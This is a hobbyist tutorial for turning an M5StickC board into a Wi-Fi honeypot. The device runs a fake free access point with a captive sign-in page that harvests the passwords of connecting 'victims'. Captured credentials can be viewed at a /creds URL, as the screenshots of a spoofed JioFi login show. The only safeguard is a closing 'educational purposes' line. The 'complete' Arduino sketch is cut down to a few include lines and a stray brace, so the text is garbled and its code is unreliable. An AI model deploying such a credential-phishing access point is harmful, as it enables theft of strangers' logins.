Introduction

A Wi-Fi honeypot is a fake wireless network that is set up to lure unsuspecting users and collect their data or infect their devices with malware. It is a common technique used by hackers and cybercriminals to exploit the public's demand for free Wi-Fi access. In this tutorial, will guide you to build a Wi-Fi honeypot with M5Stick C.

Matériaux

Étape 1 - Get PCBs for Your Projects Manufactured

You must check out PCBWAY for ordering PCBs online for cheap! You get 10 good-quality PCBs manufactured and shipped to your doorstep for cheap. You will also get a discount on shipping on your first order. Upload your Gerber files onto PCBWAY to get them manufactured with good quality and quick turnaround time. PCBWay now could provide a complete product solution, from design to enclosure production. Check out their online Gerber viewer function. With reward points, you can get free stuff from their gift shop.

Étape 2 - Hardware Overview - M5Stick C

M5StickC is a mini IoT development board powered by ESP32, a microcontroller with Wi-Fi and Bluetooth capabilities. It is a portable, easy-to-use, open-source device that can help you realize your ideas, enhance your creativity, and speed up your IoT prototyping. It has a 0.96-inch TFT color screen, a red LED, a button, a microphone, an IR transmitter, a 6-axis IMU, and a 95 mAh battery. It also supports various extensions and modules that can add more functionality to the board. You can program it using different platforms such as UIFlow, MicroPython, Arduino, or .NET nano Framework.

Étape 3 - Arduino Sketch Overview

Here is the complete Arduino sketch to initiate the Wi-Fi honeypot in the M5Stick C, it will create a free access point and once the user is connected to the access point it will ask for the user credentials. Once we get the credentials it will blink the LED and alert us. Also, we can view the captured passwords via the same access point. Here are the main Wi-Fi AP configurations, you can configure as per your need. Once the victim logged the credentials, this function will start to work. Here is the complete Arduino sketch.

```
#include <M5StickC.h>
#include <WiFi.h>
#include <DNSServer.h>
#include <WebServer.h>

// User configuration

});

```

Étape 4 - Deployment

Once the code is uploaded in the M5Stick C, it will show up the IP address and the victim count. Then, look for the free Wi-Fi AP that we have created.



Next, let's try to connect that. Once connected it will redirect you to the login page.

Next, try to sign in with some credentials.

If you want to see the captured passwords, open the same URL with /creds at the end. It will show all the captured passwords.

If you want to clear the saved credentials, navigate to the same URL with /clear at the end.

That's all, please use this only for educational purposes.

A screenshot of a web browser showing the "Sign in" page for "JioFi L3M378". The page includes fields for "Email" (duckduckgo.com) and "Password", and a "Sign in" button. There is also a "Forgot password?" link and a note about creating an account.

A screenshot of a web browser showing the "Credentials" page for "JioFi L3M378". It lists one credential: "Email: DuckDuckGo.com Password: yeah_im_in". There are links for "Back to index" and "Clear passwords", along with a note about all rights reserved.

A screenshot of a web browser showing the "Cleared" page for "JioFi L3M378". It states "The credentials list has been resetted." There are links for "Back to index" and "All rights reserved.", along with a note about all rights reserved.
